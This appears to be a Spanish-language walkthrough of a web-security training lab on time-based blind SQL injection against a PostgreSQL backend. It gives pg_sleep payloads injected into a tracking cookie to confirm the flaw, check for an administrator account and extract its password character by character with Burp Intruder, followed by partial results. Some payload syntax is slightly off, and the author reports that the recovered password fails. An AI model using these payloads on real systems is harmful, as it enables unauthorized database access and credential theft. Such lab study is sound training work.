12 Lab Blind SQL injection with time delays and information retrieval

Primero vamos a cerciorarnos que el TrackingID es vulnerable a SQLi con delays, para ello utilizaremos la siguiente sentencia:

``';SELECT CASE WHEN (1=1) THEN pg_sleep(10) else pg_sleep(0) END--

Gracias a esto vemos que se nos cumple la condición (ya que es TRUE), y nos devuelve la petición, pero con 10 segundos de delay.

Gracias a esto tenemos una clara vía de entrada para que se nos muestre información, así que vamos a probar la siguiente sentencia para ver si el usuario administrator existe:

``';SELECT CASE WHEN (username = 'administrator') THEN pg_sleep(10) else pg_sleep(0) END FROM users--


Vemos que obtenemos una respuesta con 10 segundos de delay, por lo que el usuario existe.

Ahora vamos a ver la longitud de la contraseña, para ello utilizamos:

``';SELECT CASE WHEN (username = 'administrator') AND LENGTH(password > 19) THEN pg_sleep(10) else pg_sleep(0) END FROM users--

Montamos el ataque en el Intruder:

`` '+||+(SELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)%3d'a')+THEN+pg_sleep(5)+ELSE+pg_sleep(-1)+END+FROM+users)--



Y nos reporta la contraseña, pero no sé porque me pone que es incorrecta:

Request	Payload 1	Payload 2	Status code	Respo...	Error	Timeout	Length	Comment
288	8	o	200	9092			11502	
658	18	6	200	7435			11502	
690	10	8	200	5408			11502	
685	5	8	200	5354			11502	
113	13	f	200	5094			11502	
522	2	0	200	5091			11502	
284	4	o	200	5059			11502	
297	17	o	200	5053			11502	
536	16	0	200	5050			11502	